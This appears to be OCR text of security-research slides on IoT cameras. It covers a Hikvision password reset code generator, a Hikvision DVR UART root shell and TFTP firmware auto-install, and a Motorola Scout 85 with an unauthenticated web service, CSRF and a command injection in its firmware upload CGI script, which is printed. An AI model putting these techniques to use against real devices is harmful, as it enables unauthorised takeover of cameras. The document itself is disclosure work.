This tool will generate a **password reset code** which you may use to reset a forgotten admin password for a Hikvision camera.

Enter your camera's complete CASE SENSITIVE serial number, as seen in the Hikvision SADP tool:

Hikvision Camera Serial Number

Important: The date you enter below much match with the camera's clock. **Most likely it is not today's date!** To find out what date your camera thinks it is, power cycle your camera, give it time to boot up, and then refresh your camera list in SADP and check the Start Time column.

Enter the **4 digit** year the camera thinks it is:

2016

Enter the **2 digit** month the camera thinks it is:

07

Enter the **2 digit** day the camera thinks it is:

31

Your **password reset code** will appear below.

The code must be entered into the Hikvision SADP tool in the **Serial code** box (called **Security Code** in later SADP versions). The camera will compare its internal date and time with the date and time you have entered above. The Serial Number and date much match perfectly or else the code will not work.

https://www.ipcamtalk.com/hik-pw-reset.php

HikVision DVR

- Devices support remote firmware install via TFTP
- Set IP to 192.0.0.128 and device will automatically download and install digicap.dav firmware file (I3: Insecure Network Services)
- DoS in the device will trigger reboot due to watchdog
- Feature according to manual: http://www.hikvision.com/uploadfile/file/201433116851896.pdf

HikVision DVR


- Device is shipped with a UART port enabled, requires a small molex connector or solder directly to the pins (I10: Poor Physical Security)
- Provides shell access as “guest” user

```
Enter baud rate [115200]:

Enable local echo? [y/N]:

Entering UART passthrough! Press Ctrl-X to abort...

incorrect password
[guest@dvrdvs /] $ su -
Password:
Killed
[root@dvrdvs /] #
[root@dvrdvs /] # id; cat /proc/version
uid=0(root) gid=0(root)
Linux version 3.0.8 (bsp@WindRiver) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread)) ) #49 Tue Apr 15 14:00:51 CST 2014
[root@dvrdvs /] #
[root@dvrdvs /] #
```


GND
TX
RX

Motorola Scout 85 Connect

- IP Camera rebranded for a number of different purposes; pet monitor, security camera, web cam
- Mobile app provides remote access to streams via cloud connectivity
- Built on top of Linux (2.6.32) using BusyBox on an ARMv5 chip
- Focused mainly on version 17 of firmware, newer versions are available

Motorola Scout 85 Connect

```
Nmap scan report for 10.0.0.103
Host is up (0.0043s latency).
Not shown: 62924 closed ports, 2606 filtered
ports
PORT      STATE SERVICE    VERSION
80/tcp    open  tcpwrapped
6667/tcp  open  http       GM Streaming Server
httpd
8080/tcp  open  http       BusyBox httpd 1.13
51108/tcp open  unknown
60000/tcp open  unknown
```

Motorola Scout 85 Connect

- TCP Port 51108 triggered "noise" during port scan – linked to the audio out on the device?

- Sending a WAV file with the correct codec causes it to be played through the device's speakers:
  - RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 8000 Hz (I3: Insecure Network Services)

Motorola Scout 85 Connect

- Web service is completely unauthenticated (I2: Insufficient Authentication / Authorization)
- A number of files exposed – multi purpose firmware?
  - /test.html: move the device
  - /routersetup.html: configure wireless
  - /fwupgrade2.html: upgrade firmware
- CSRF FTW (I1: Insecure Web Interface)

Motorola Scout 85 Connect

DEMO

Motorola Scout 85 Connect

- Several CGI scripts exposed under /cgi-bin
- The "haserlupgrade.cgi" script is invoked during a firmware upgrade
- Contained a very trivial command injection vulnerability when processing the filename of the uploaded firmware (I1: Insecure Web Interface)
- Exploited by @SecurAddicted

```
#!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
content-type: text/html

<% if test -n "$HASERL_uploadfile_path"; then %>
        <% rm -rf /mnt/cache/fwupload/* %>
        <% mkdir /mnt/cache/fwupload %>
        <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_na
        <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwu
        <% touch /mnt/cache/upgrade_by_web %>
        <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
        <% rm -rf /mnt/cache/UPLOAD_* %>
    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
        <% killall -USR1 fwupgrade %>
```

Motorola Scout 85 Connect


DEMO

Motorola Scout 85 Connect

- After several iterations of fuzzing and exploiting the firmware upload command injection the device no longer booted!

- To continue our research we needed to fix the device before we could carry on breaking it…


BEFORE “FIXING”

